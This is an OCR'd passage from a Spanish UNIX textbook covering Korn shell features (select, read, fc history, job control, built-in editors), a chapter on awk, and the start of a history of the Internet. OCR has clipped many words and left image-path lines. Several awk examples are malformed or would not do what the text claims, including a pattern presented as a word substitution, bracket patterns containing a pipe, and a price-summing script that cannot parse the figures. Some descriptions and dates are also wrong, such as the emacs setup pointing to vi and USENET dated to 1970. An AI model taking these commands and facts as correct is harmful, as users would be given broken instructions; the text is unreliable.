
```
12 $ palabra1= aaa
13 $ palabra2 = bbbb
14 $ [[palabra1 < palabra 2]]
15 $
```

El ejemplo anterior devuelve "cierto" ya que *palabra1* es menor que *palabra2*.

cadena1 > *cadena2*	• Devuelve verdadero si la segunda cadena es mayor que la primera.
cadena1 = *cadena2*	• Devuelve verdadero si las cadenas son idénticas.

select

Este constructor es innovador y no está implementado en ninguno de los intérpretes vistos hasta ahora. Permite visualizar un menú con una serie de opciones, asigna un valor a una variable dependiendo de la decisión del usuario y ejecuta los comandos necesarios. Su sintaxis es la siguiente:select *nombre_variable* in *argumentos*



): Diagrama de encia select.

do
  comandos
done

El comando *select* utiliza la variable $PS3 para mostrar el *prompt* qu indica la posibilidad de elegir una de las opciones posibles. Por defecto $PS3=#?, pero este valor puede cambiarse:

Haremos un seguimiento al comando: en primer lugar, se visualiza u menú con las opciones indicadas en argumentos. El menú tiene una seri de números secuenciales, uno por cada argumento indicado. Veamos u ejemplo:

```
select coches in Mercedes, BMW, Opel, Audi, SEAT, Rover
```

Mostraría un menú de la forma:

```
1) Mercedes
2) BMW
3) Opel
4) Audi
5) SEAT
6) Rover
```

Ejemplo:

```
PS3= "Elige cualquiera de las profesiones: "
select profesiones in Abogado, Escritor, Camarero, Fontanero
do
if [[ -z "$profesiones" ]]
   then
     echo "No te gusta ninguna profesión"
   else
     echo "La profesión que has elegido es $profesiones"
  fi
  break
 done
```

Otros comandos importantes

read Este comando ya se ha visto anteriormente en el Shell Bourne, pero tiene algunas diferencias con respecto al Shell Korn. Su sintaxis es:

read [-prs] [-u*numero*] [*nombre_variable*]

-p	• Con este modificador, el comando *read* lee la entrada desde la salida estándar de un proceso.
-r	• Mediante este modificador la barra invertida (*backslash*) no será interpretada como tal; es decir, cuando se introducen datos y no caben en una sola línea, se introduce una barra invertida como indicador para que la línea siguiente forme parte de la anterior. Con este modificador se anula dicha posibilidad.
-s	• Permite copiar aquello leído por la entrada estándar a un fichero *history*.
-u	• Este parámetro seguido de un número hace referencia a un descriptor de archivo y permite al comando *read* leer la entrada de dicho archivo.

Cuando se utiliza el comando read por sí solo, actúa como hasta ahora se había explicado; por el contrario, si se escriben nombres de variables, el comando asigna valores a las variables utilizando como separador el especificado en **$IFS**. Si se escribe un símbolo de interrogación después del nombre de la variable, el Shell Korn permite colocar un *prompt*. Un ejemplo:

```
15 $ read NOMBRES? " Escribe 3 nombres separados por espacios en  > blan-
co" A B C
16 $
```

El comando *read* devuelve cero si la introducción de los datos se llev con éxito y devolverá un número no cero en caso contrario. Las cuatr posibilidades que admite este comando son:

```
read -u5 arg1 arg2
```

Es equivalente a:

```
read arg1 arg2 <&5
```

Historial de comandos

De la misma manera que se vio en el Shell C, el **Ksh** mantiene una list con los últimos comandos introducidos. A esto se le conoce como *histor* Estos comandos se almacenan en un fichero llamado *.sh_history* que s encuentra en el directorio /HOME, lo cual es de gran utilidad, ya que l lista de comandos almacenados se pueden guardar de una sesión para otr

Una de las grandes diferencias entre el Shell C y el Shell Korn es que un comando ocupa más de una línea, el primero tan solo almacena la pr mera de las líneas mientras que el segundo almacena todas. La variabl de entorno encargada de definir el número máximo de comandos a alma cenar en el archivo *.sh_history* es *HISTSIZE*. Por defecto, el número e de 128, pero éste puede variarse, incluyendo en el archivo *.profile* d directorio de trabajo la línea:

HISTSIZE=n

Donde n es un número entero que indica el número de líneas de coman a guardar en el archivo.

El comando fc

El comando integrado **fc** permite visualizar así como editar en u momento determinado la lista de últimos comandos almacenad

Cuando se le llama con el modificador -l, **fc** muestra por la salida estándar el archivo con los últimos comandos. Por defecto, el número de comandos que muestra es de 16.

Ejemplo:

```
10 $ fc -l
  1 vi carta1
  2 vi carta2
  3 lp carta1
  4 cd
  5 view calendar
  6 cd /alex/mail
  7 ls -al
  8 pwd
  9 lp carta2
 10 fc -l
```

Si la sesión acaba de comenzar y el número de comandos no supera el valor por defecto, el comando **fc** mostrará todos los comandos posibles. Existe, no obstante, un *alias* para mostrar la lista de comandos almacenados, el nombre es *history*. Un ejemplo:

```
11 $ history
  1 vi carta1
  2 vi carta2
  3 lp carta1
  4 cd
  5 view calendar
  6 cd /alex/mail
  7 ls -al
  8 pwd
  9 lp carta2
```

```
 10 fc -l
 11 history
```

Si se desea visualizar un número determinado de líneas en lugar de número por defecto, se puede hacer con arreglo a la siguiente sintaxis:

fc -l *primera* [*ultima*]

Primera es el número de la primera línea a visualizar y *ultima* es el número de la última línea. Ejemplo:

```
12 $ fc -l 8
8 pwd
9 lp carta2
10 fc -l
11 history
12 fc -l 8
```

Para mostrar únicamente una línea de todas las posibles, hay que indicar dicho número de línea en los dos parámetros de la forma:

```
13 $ fc -l 8 8
8 pwd
```

Control de trabajos

El Shell Korn, al igual que el Shell C, permite ejecutar procesos en modalidad *background*, dejando así al usuario ejecutar otros trabajos. Dados los siguientes comandos:

```
$ find . -print | wc -l > /tmp/dir & grep -l alex /tmp/* > fich
&
[1] 1456
[2] 1674
$
```

Tras ejecutar dicha línea de órdenes se crean dos trabajos. El primero de ellos implica dos procesos (uno ejecutando *find* y el otro ejecutando *wc*); el segundo implica un solo proceso que ejecuta la orden *grep*. Los dos trabajos están ejecutándose en modo *background* y el Shell, tras mostrar por la salida estándar el número de trabajo de cada uno de ellos, permite continuar introduciendo comandos. El Shell Korn puede controlar procesos trabajando en modo normal (*foreground*) de la misma manera que lo hace con los que se ejecutan en modo subordinado (*background*). Mediante la secuencia de teclas [CNTRL] [Z] es posible detener el proceso que se esté ejecutando en un momento determinado y aparecerá el *prompt* del sistema. El comando **bg**, permite que un proceso que se está ejecutando en modo normal pase a ejecutarse en modo *background* y justo al contrario, es decir, es posible que un proceso que se está ejecutando en modo subordinado pase a ejecutarse en modo normal mediante el comando **fg**. Ambos comandos necesitan un número como argumento que hace referencia al trabajo que se desea tratar.

Si el usuario desea abandonar la sesión de trabajo, el Shell no se lo permitirá si existen trabajos pendientes. Por ello, antes de realizar el *logout*, es necesario eliminarlos. No obstante, es posible abandonar el sistema si los trabajos están corriendo en modo *background*.

Editores integrados

El Shell Korn cuenta con una gran familia de comandos integrados, entre ellos, dos de los más útiles son los editores *vi* y *emacs*. Este libro ya dedica un apartado completo al manejo del editor *vi*, pero en el caso de que nuestro intérprete de comandos sea **ksh** no tenemos la necesidad de recurrir a él, ya que el Shell lleva integrada la posibilidad de editar la línea de comandos para llevar a cabo las correcciones oportunas.

El editor *vi* es de sobra conocido por los usuarios de UNIX, sin embargo existe otro editor, que aunque no es estándar en la familia UNIX, es

fácil de usar. Para poder utilizar en el intérprete de comandos el editor integrado *vi*, es necesario preparar el entorno de la manera:

```
$ set -o vi
$ VISUAL=/usr/bin/vi
$ EDITOR=/usr/bin/vi
```

De la misma forma hay que hacerlo con el editor emacs:

```
$ set -o emacs
$ VISUAL=/usr/bin/vi
$ EDITOR=/usr/bin/vi
```

Cuando se está escribiendo un comando por la entrada estándar, si s descubre un error, es posible modificarlo mediante la pulsación de l tecla [ESC]. En ese momento se entra en modo comando y es posibl utilizar muchos de los comandos del editor *vi*. Si lo que realmente s quiere es utilizar todo el potencial del editor *vi*, la solución es pulsa [ESC] y a continuación la tecla v. Esto hace que el Shell llame al edi tor *vi* "real" (no al editor integrado) creando un archivo nuevo qu contiene una sola línea (la línea que intentamos modificar) Cuando abandonamos el editor *vi*, el Shell procede a ejecutar lo comandos corregidos.

Si en lugar de querer utilizar el editor integrado *vi*, nos decantamos po el editor *emacs*, no hay ningún problema ya que el manejo es muy sen cillo y similar. Más adelante, se muestran los principales comandos co que cuentan estos editores.

Una de las características que posee el editor *vi* y que no trae *emacs* es posibilidad de pasar de modo "comando" a modo "introducción de datos y viceversa.

Comandos para el editor integrado vi

Movimientos del cursor:

[SPACE]	• Se desplaza un carácter a la derecha
h	• Se desplaza un carácter a la izquierda
w	• Se desplaza una palabra a la derecha
b	• Se desplaza una palabra a la izquierda
W	• Se desplaza una palabra delimitada por espacios a la derecha (a la siguiente)
B	• Se desplaza una palabra delimitada por espacios a la izquierda (a la siguiente)
0	• Se desplaza al comienzo de línea
$	• Se desplaza al final de la línea
e	• Se desplaza al final de una palabra
E	• Se desplaza al final de una palabra delimitada por espacios (detrás de la última letra)
^	• Se desplaza a la siguiente posición de la línea que no sea un espacio en blanco
fx	• Se desplaza hacia la derecha hasta la siguiente aparición de **x** en el texto
Fx	• Se desplaza a la derecha hasta la siguiente aparición de **x** en el texto
;	• Repite el último comando f ó F
,	• Repite el último comando f ó F pero juntamente en sentido contrario

i	• Entra en modo inserción al comienzo del carácter actual
a	• Entra en modo inserción detrás del carácter actual
l	• Entra en modo edición al comienzo del primer carácter que no sea "blanco"
A	• Entra en modo edición al final de la línea
rx	• Reemplaza el carácter actual con al carácter x
R	• Entra en modo Sobrescritura desde la posición actual hasta pulsar [ESC]
nx	• Elimina **n** caracteres comenzando en la posición actual
nX	• Elimina **n** caracteres comenzando en el siguiente carácter que hay al lado del cursor
D	• Borra desde el carácter actual hasta el fin de línea
dd	• Borra todo lo que se ha escrito
C	• Cambiar desde el carácter actual hasta el final de la línea

Cambiar texto:

j	• Se desplaza hacia atrás en la lista de comandos almacenados en la historia
k	• Avanza un comando en la lista de comandos almacenados en la historia
/cad	• Busca hacia atrás un comando que contenga la cadena **cad** de alguna forma
?**cad**	• Busca hacia adelante un comando que contenga la cadena **cad** de alguna forma
n	• Repite la búsqueda anterior
N	• Repite la búsqueda anterior en sentido contrario
nv	• Edita el comando número **n** en pantalla completa. Si no se indica un número edita el comando actual

Edición de la historia de comandos:

Comandos para el editor integrado emacs

[CNTL][F]	• Se desplaza un carácter a la derecha
[CNTL][B]	• Se desplaza un carácter a la izquierda
[ESC][f]	• Se desplaza una palabra a la derecha
[ESC][b]	• Se desplaza una palabra a la izquierda
[CNTL][A]	• Se desplaza hasta el comienzo de la línea
[CNTL][E]	• Se desplaza hasta el final de la línea
[CNTL][x]	• Se desplaza hasta la siguiente aparición de **x**

Movimientos del cursor:

[DEL]	• Borra el carácter de la derecha de la posición actual del cursor
[CNTL][D]	• Borra el carácter actual
[CNTL][K]	• Borra hasta el final de la línea
Kill	• Borra la línea entera
[ESC][D]	• Borra una palabra hacia la derecha
[ESC][h]	• Borra una palabra hacia la izquierda
[ESC][l]	• Cambia la siguiente palabra a minúsculas
[ESC][c]	

Edición:

Edición de la historia de comandos

Hay que tener cuidado con la secuencia de teclas [CNTL][D], ya que el cursor debe estar posicionado justo debajo de la palabra que se desea eliminar. Si pulsamos [CNTL][D] en una línea vacía o al comienzo de una línea puede que nos salgamos de la sesión actual de trabajo con el Shell actual.

[CNTL][P]	• Se desplaza a la línea anterior en la lista de comandos ejecutados
[CNTL][N]	• Se desplaza a la línea siguiente en la lista de comandos ejecutados
[ESC][<]	• Se desplaza a la primera línea en la lista de comandos ejecutados
[ESC][>]	• Se desplaza a la última línea en la lista de comandos ejecutados
[CNTL][R]cad	• Realiza una búsqueda hacia atrás de la cadena **cad**

Capítulo 8

AWK

k

Como se ha visto hasta ahora, UNIX cuenta con numerosas herramientas de trabajo. Utilidades para el manejo de archivos de texto, lenguajes de programación, comandos para el mantenimiento del sistema, etc. Existe, no obstante, una utilidad que permite realizar todas estas tareas bajo un único nombre, se trata de *awk*. Esta herramienta fue desarrollada por Alfred Aho, Peter Weinberger y Brian Kernigan.

La herramienta *awk* está especialmente diseñada para realizar búsquedas de patrones en archivos de texto, transformar bases de datos, generar informes, etc. Pero lo que es más importante, *awk* es además un lenguaje de programación, con variables, estructuras de datos, instrucciones de control de flujo, etc.

ıcionamiento

La operación más básica que puede realizar *awk* es la búsqueda de un patrón en un archivo de texto (de la misma manera que la orden *grep*). Una vez que se ha encontrado el patrón se ejecutan una serie de acciones determinadas. El formato general es el siguiente:

awk '*programa*' *list_fich*

donde *programa* puede ser un conjunto de patrones y acciones.

programa = /patrón/ {acciones}

El patrón de búsqueda se incluye dentro de las barras, ya que puede contener expresiones regulares. Las acciones se introducen entre llaves. Dado un archivo de texto llamado *fich*, es posible buscar todas las palabras "computadora" y sustituirlas por "ordenador" de la manera siguiente:

```
$ awk '/computadora/ {ordenador}' fich
$
```

Cuando *awk* trabaja con archivos de texto que están estructurados po campos, necesita conocer de antemano cual es el separador de dicho campos. Por defecto, éste es el espacio en blanco, pero es posible indi car un separador diferente mediante la opción **-F** seguida del nuev carácter que actuará como separador.

```
$ awk -F: '/patrón/ {acciones}'
```

En el ejemplo anterior se especifica el carácter dos puntos (:) com nuevo separador de campos. Una vez que se tiene asignado el separa dor, *awk* es capaz de distinguir, dentro de cada línea, los diferente campos referenciando como $1 el primer campo, $2 el segundo y a sucesivamente.Dado un archivo llamado agenda, donde cada camp

$0 es equivalente a toda la línea completa.

contiene información sobre usuarios y sus números de teléfono, es pos ble buscar un usuario concreto por medio de *awk*:

```
$ cat agenda
alex        7111882
ricky       5182174
edi         5186963
jorge       7111234
```

```
$ awk -F"\t" '/edi/ {printf $2}'
5186963
$
```

Como puede comprobarse, al ejecutar *awk* se indica el nuevo separador de campos, éste es el tabulador (que se expresa mediante "\t"). Posteriormente se pide buscar el nombre del usuario *edi* y como acción se muestra el segundo campo de esa línea por la salida estándar, que es precisamente su número de teléfono. El uso de las comillas en el separador de campos es necesario debido a que, en el caso del ejemplo, son dos caracteres y uno de ellos es un metacaracter del shell.

Si no se desean obtener los resultados por pantalla es posible utilizar redireccionamientos para llevarlos a un archivo. Para indicar a la herramienta *awk* que las órdenes se ejecuten desde un archivo, es necesario incluir la opción **-f** seguida del nombre de dicho archivo. La estructura, en este caso es la siguiente:

awk -f *fich_prog fich_datos*

donde *fich_prog* es el archivo en el que se encuentra almacenado el patrón de búsqueda y las acciones a llevar a cabo. El archivo *fich_datos*, por su parte, es aquel sobre el que se realizan las posibles búsquedas de patrones.

Patrones de búsqueda

La herramienta *awk* ofrece una amplia gama de patrones para realizar búsquedas. Estos pueden estar compuestos por expresiones regulares, operadores lógicos, operadores relacionales, etc. Todas las búsquedas se realizan sobre cada una de las líneas del archivo de texto. La manera más sencilla de buscar una palabra dentro de un archivo ya se ha explicado anteriormente, y consiste en incluir ésta dentro de dos barras (*slashes*).

Cuando *awk* encuentra esta expresión, busca todas aquellas líneas den
tro del archivo indicado que contengan la palabra indicada. Pero si lo
que se desea buscar es un conjunto de palabras o rangos de valores, es
necesario incluir expresiones regulares.

Como ya se vio en los capítulos dedicados a la programación shell, las
expresiones regulares son una secuencia de cadenas que contienen
caracteres, números y una serie caracteres especiales. Algunos de los
caracteres especiales se muestran en la tabla siguiente:

símbolo	• \xacción
^	• indica comienzo de línea
$	• indica fin de línea
[ ]	• establece un conjunto de caracteres
|	• OR lógico
a*	• indica cero, una o más ocurrencias del carácter a
a+	• indica una o más ocurrencias del carácter a
a?	• indica cero o una ocurrencia del carácter a
\x	• secuencia de escape

Para comprender mejor el funcionamiento, se muestran algunos ejem
plos. Dado el archivo de texto *coches*:

```
$ cat coches
Mercedes      500     16.000.000
BMW           700     13.000.000
Audi           A8     11.000.000
Lexus         400     11.000.000
Mazda         626     6.000.000
$
```

se desean buscar aquellas líneas que comiencen por una vocal.

```
$ awk '^[aeiou|AEIOU]' coches
Audi            A8      11.000.000
$
```

Por defecto, si no se indica ninguna acción, *awk* muestra la línea completa por la salida estándar. El ejemplo anterior se puede explicar de la manera siguiente: "Buscar aquellas líneas que comiencen por cualquier letra vocal minúscula o mayúscula".

Para hacer el OR lógico se utiliza el barra vertical (|). Aquí se puede ver el motivo por el cual es necesario incluir la expresión entre comillas simples, de no hacerlo así, el shell interpretaría el símbolo (|) como una tubería en lugar de hacerlo como un OR lógico. Para buscar aquellas líneas que comiencen por la letra M se haría de la manera siguiente:

```
$ awk '^M*' coches
Mercedes        500 16.000.000
Mazda           626 6.000.000
$
```

El asterisco (*) representa cero, uno, o más caracteres a continuación de la letra M. Si existiese en la lista un nombre de coche que comenzase por la letra m no aparecería en el resultado obtenido en el ejemplo anterior, ya que en el patrón se hace distinción entre mayúsculas y minúsculas.

Es posible comparar cadenas dentro de un patrón. Para ello se utilizan los operadores relacionales además de otros nuevos que implementa *awk*. Para comprobar si el campo tercero del archivo *coches* es un número que comienza por 6 se podría expresar de la forma:

```
$ awk '$3 ~/^6/' coches
Mazda           626         6.000.000
$
```

El operador (~) comprueba si dos cadenas se identifican. Hay que tene en cuenta que la sentencia:

```
' $1 == "Alex" | "alex" '
```

es equivalente a esta otra:

```
' $1 ~ /[Aa]lex/'
```

Los operadores relacionales son los que mostramos en la siguiente tabla

<	• menor que
<=	• menor o igual que
==	• igual que
!=	• distinto de
>=	• mayor o igual que
>	• mayor que

Es importante apreciar que *awk* sigue el mismo método de comparació de cadenas que el lenguaje de programación C. No hay que confundir operador lógico de igualdad (==) con el de asignación de valores (=). E el archivo coches es posible comprobar si el precio de un vehículo semejante a una cantidad concreta:

```
$ awk '$3==/11.000.000' coches
Audi          A8      11.000.000
Lexus         400     11.000.000
$
```

Para indicar patrones de rango, es necesario incluir una coma entre ell Su formato es:

awk patrón1, patrón2

De esta manera se identifica cualquier línea que se encuentre entre el primer patrón y el segundo. Para obtener aquellos coches cuyo precio se encuentra entre 10 y13 millones, se podría hacer de la manera siguiente:

```
$ awk '$3==/10.000.000/,/15.000.000/' coches
BMW          700     13.000.000
Audi          A8     11.000.000
Lexus        400     11.000.000
$
```

Es decir, aquellas líneas cuyo tercer campo tenga un valor que esté comprendido entre 10 y 15 millones. La herramienta *awk* posee unos patrones especiales que se ejecutan en momentos concretos de la búsqueda. Se trata de BEGIN y END. El primero de ellos se aplica antes de la búsqueda y el segundo justo después de ésta. Suelen utilizarse cuando antes de comenzar una búsqueda se necesita ejecutar una serie de acciones importantes, tales como asignación de valores a variables, definición de un separador de campos, etc. Para crear un programa que muestre los usuarios que existen en el sistema es posible utilizar *awk* de la manera:

```
$ awk 'BEGIN {printf "Usuarios Conectados al sistema"}$1 ==/*/'/etc/passwd
```

En primer lugar se muestra el mensaje "Usuarios Conectados al sistema", en segundo lugar se muestran todas las líneas del archivo /etc/passwd. Para buscar todas las líneas del archivo se ha utilizado el patrón asterisco (*), que permite obtener cero, una o más ocurrencias de un carácter, (es decir, todos).

Variables

La herramienta *awk* permite crear variables, asignarle valores, realizar operaciones matemáticas sobre ellas y un numeroso abanico de posibilidades que se verán con detenimiento. Pero *awk* posee una serie de

variables internas que pueden ser de gran utilidad en la creación de pro gramas. Se trata de las siguientes:

FS	• Separador de campos de entrada
OFS	• Separador de campos de salida
NF	• Número de campos en el registro actual
NR	• Número de registros leídos hasta el momento
FILENAME	• Nombre del archivo de entrada
FNR	• Número de registro en el archivo actual
RS	• Separador del registro de entrada
ORS	• Separador del registro de salida
ARGC	• Número de argumentos de la línea de órdenes

Estas variables tienen unos valores asignados por defecto, pero e posible modificarlos dentro de un programa *awk*. Para ver como s emplean estas variables se utilizará un ejemplo que permita obtene el siguiente número de identificador de usuario (UID) disponibl Puede ser conveniente recordar que los números de identificación d usuario se asignan secuencialmente a medida que se van dando d alta a éstos en el sistema. El programa *awk* se creará en un archiv de texto y posteriormente se invocará a la orden *awk* pasando com argumento dicho archivo.

```
$ cat > busqueda
BEGIN {FS= ":" var_uid=0}
$3 > var_uid
{var_uid=$3}
END {printf "El siguiente ID es el número" var_uid + 1}
$
$ awk -f busqueda  /etc/passwd
El siguiente ID es el número 205
$
```

En el ejemplo anterior, mediante el patrón BEGIN se inicializan una serie de variables. La primera de ellas es la variable interna para definir el separador de campos FS (*Field Separator*), se le asigna como nuevo separador el carácter dos puntos (:). La segunda variable es una variable local al programa la cual se inicializa con valor cero. El siguiente paso que realiza el programa es almacenar el valor del tercer campo del archivo /etc/passwd en la variable. Tras recorrer todo el archivo, en dicha variable estará contenido el último identificador asignado. Por último, mediante el patrón END se muestra un mensaje por la salida estándar indicando que el siguiente identificador disponible es el siguiente al que se encuentra almacenado en la variable *var_uid*. La forma de invocar a la herramienta *awk* ya se ha explicado al comienzo de este capítulo, se utiliza la opción **-f** para indicar que las órdenes *awk* están almacenadas en un archivo llamado *busqueda*.

Es posible dar un formato a la cabecera de un archivo de texto. Si se toma como ejemplo el archivo coches se puede diseñar una cabecera que de sentido a los resultados obtenidos:

```
$ cat > cabecera
BEGIN {printf "Vehículo  Potencia   Precio \n\n"}{printf}
$
$ awk -f cabecera coches
Vehículo Modelo   Precio


Mercedes 500      16.000.000
BMW      700      13.000.000
Audi     A8 11.000.000
Lexus    400      11.000.000
Mazda    626       6.000.000
$
```

Se pueden realizar operaciones aritméticas con los campos de un archi
vos. Para ello se puede mejorar el ejemplo anterior de manera que s
obtenga el total del precio de los vehículos:

```
$ cat > cabecera
BEGIN {FS="\t" printf "Vehículo   Potencia    Precio \n\n" total=0}
{printf $0}
{campos = campos + NF}
{total += $3}
END {printf "\n El precio total de los %d coches es %d",campos/NF,total}
$
$ awk -f cabecera coches
Vehículo   Modelo      Precio

Mercedes   500         16.000.000
BMW        700         13.000.000
Audi       A8          11.000.000
Lexus      400         11.000.000
Mazda      626          6.000.000

El precio total de los 5 coches es 57.000.000
$
```

En este ejemplo se hace uso de sintaxis típica del lenguaje C pero qu
también está implementada en *awk*, se trata de la expresión:

```
total += $3
```

que es equivalente a esta otra:

```
total = total + $3
```

es decir, por cada línea toma el contenido del tercer campo y lo alm
cena en la variable *total* declarada previamente mediante el patr

BEGIN. Tras mostrar todo el contenido del archivo se ejecutan las instrucciones indicadas en el patrón END. Como se puede observar, la variable NF contiene el número total de campos del registro. Para obtener el número de vehículos basta con dividir el total de campos del archivo entre el número de campos por línea.

arrays

Es posible utilizar arrays de cualquier tipo en *awk*. La gran potencia de esta herramienta radica en la posibilidad de utilizar un elemento del array sin haberlo definido previamente. Los índices del array pueden ser de cualquier tipo, incluso cadenas de texto. Para definir un elemento de un array basta con asignarle un cierto valor:

```
elemento[1]=10
```

En el caso de utilizar un índice de tipo cadena sería:

```
/campo["coche"]=10
```

En un principio puede resultar extraño e incluso inútil declarar arrays cuyos índices sean cadenas de texto, pero realmente es útil ya que de esa manera se puede tener un archivo de texto donde cada una de sus líneas sea un array y el índice viene referenciado por el primer campo de cada línea. Aunque *awk* no permite crear arrays que tengan más de una dimensión, es posible simular este comportamiento de la manera siguiente:

```
matriz[3"."2]
```

donde el primer número indica el número de filas y el segundo el número de columnas. El punto debe ir colocado entre comillas para poder ser interpretado correctamente.

Estructuras de control

La herramienta *awk* utiliza estructuras de control de flujo para poder contro lar el código del programa. Estas sentencias son exactas a las utilizadas po el lenguaje de programación C. La estructura *if* tiene la siguiente sintaxis:

```
if (condición)
  {
   sentencias
  }
  else
  {
    sentencias
  }
```

La estructura *while* tiene la sintaxis que mostramos a continuación:

```
while (condición)
{
  sentencias
}
```

La estructura *for* tiene la sintaxis siguiente:

```
for (inicio, condición, incremento)
{
  sentencias
}
```

Para ver el funcionamiento de alguna de estas estructuras se creará u programa que intercambie las filas y columnas de una matriz.

```
awk ' {
        for(i=0;i<=NF ; i++)
```

```
                matriz[NR"."i] = $i
                if (total < NF) total = NF
               }
        END {
              for (i=1; i<=total; i++)
              {
               for(j=1; j<=NR ; j++) printf("%d\n", x[j"."i])
              }
             }'$1
```

El parámetro posicional $1 permite que la matriz se pase por medio de un archivo desde la línea de órdenes.

El shell y awk

Cuando un programa creado con *awk* recibe los valores desde la línea de argumentos, es posible confundir los parámetros posicionales del shell ($1, $2, etc.) con el identificador de campos utilizado por *awk* ($1, $2, etc.). Existen diferentes formas de trata esta ambigüedad. La primera de ellas consiste en colocar el parámetro posicional entre comillas simples.

Si se desea imprimir la segunda columna de un archivo concreto y ambos argumentos se pasan como parámetros posicionales, la llamada a la orden *awk* podría ser de la forma siguiente:

```
$ prog_awk 2 fich
```

donde *prog_awk* es el archivo en cuyo interior se encuentra la sentencia *awk* siguiente:

```
$ cat prog_awk
awk '{print $'$1'}' $2
$
```

Otra forma de hacerlo es almacenando el valor de los parámetros posicionales previamente en otras variables de manera que no dé lugar a confusión. El contenido del archivo prog_awk quedaría así:

```
$ cat prog_awk
campo=$1
awk '{NR == '$campo'}' $2
$
```

Las variables del shell deben ir entre comillas simples cuando se utilizan dentro de sentencias *awk*.

Capítulo 9

UNIX E INTERNET

IX e Internet

Introducción

Internet es el nombre que reciben un conjunto de redes de ordenadores distribuidas por todo el mundo. Su origen se remonta a finales de 1957 cuando, tras el lanzamiento del *Sputnik* por parte de la Unión Soviética, el presidente de los Estados Unidos *D. Eisenhower* vio la necesidad de crear un Agencia de Proyectos de Investigación Avanzada, ARPA (*Advanced Research Proyects Agency*). ARPA contaba con la mejor tecnología y los mejores investigadores del país.


A comienzos de los años 60 se establecieron diferentes centros de cálculo repartidos por todo el país. Fue entonces cuando el Ministerio de Defensa de los Estados Unidos creó una red dedicada a la comunicación de estos centros de cálculo para que sus investigadores pudiesen compartir información y recursos que no tenían en sus propios ordenadores.

En 1969 se creó ARPANET (*Advanced Research Proyects Agency NETwork*) [Red de la Agencia de Proyectos de Investigación Avanzada]. En sus comienzos, los únicos miembros que estaban autorizados al uso de la red eran los militares y algunos estudiantes de universidades que realizaban prácticas sobre defensa. Más adelante, las universidades y otros centros de investigación fueron creando sus propias redes y, con el propósito de colaborar en temas de investigación, se unieron a ARPANET.

A partir de entonces diferentes redes se fueron creando y uniendo a esta extensa red. En 1970 se creó USENET (red de usuarios) dedicada exclusivamente a dar servicio a las universidades. En 1981 lo hizo BITNET, desarrollada en la universidad CUNY (City University of New York).

Este gran auge de desarrollo pronto llegó a Europa donde, en 1982, se crearon dos redes de gran importancia: EARN (European Academic Reserch Network) [red académica de investigación europea] y EUNET (EUropean NETwork) [red europea]. Estas redes se unieron a la ya recién bautizada Internet.

En los años noventa, el número de redes que componían Internet era tal que se empezó a hablar de las "autopistas de información". Hoy en día *Internet* sigue creciendo a pasos agigantados. Se calcula que el número de personas que hay conectadas a la red es de 40 millones aproximadamente



g. 9-1: Ejemplo de nexión de redes.O

Conceptos Básicos

Para comenzar a hablar de Internet es necesario conocer una serie de términos y conceptos que forman parte del lenguaje informático y de las comunicaciones.

Términos

BBS [Bulletin Board System]: Sistemas informatizados repartidos por todo el mundo que permiten a los usuarios poner anuncios, establecer conversaciones, depositar y recoger ficheros de datos, etc.

Servidor: Ordenador o programa software que permite acceder a programas situados en otros sistemas.

Cliente: Programa software que se utiliza para obtener datos de un Servidor situado en otro sistema.

Browser: Programa Cliente utilizado para visualizar información de diferente tipo dentro de la red.

Dominio [Domain Name]: Nombre que identifica un lugar (máquina) concreto dentro de *Internet*. Este nombre se compone de más de 2 partes separadas por un punto. Un lugar (una máquina) puede tener más de un nombre (Domain Name) pero un nombre (Domain Name) apunta a un solo lugar (máquina).

Protocolo: Conjunto de normas y reglas que rigen el intercambio de información entre dos sistemas conectados a la red.

FTP [File Transfer Protocol]: Protocolo establecido para mover ficheros desde un lugar a otro dentro de *Internet*.

Host: Cualquier ordenador dentro de una red que permite dar servicios a otros ordenadores.

Nodo: Cualquier ordenador conectado a una red.

Router: Ordenador de propósito especial o programa software cuya misión es la de permitir conexiones entre dos redes diferentes.


Telnet: Programa especial para conectarse desde un lugar a otro de la red.

URL [Uniform Resource Location]: Manera estándar de dar la dirección de cualquier lugar dentro de la red.

WWW [World Wide Web]: Conjunto de servidores de Internet que per miten mezclar texto, gráficos, sonidos, etc.

El modelo ISO-OSI

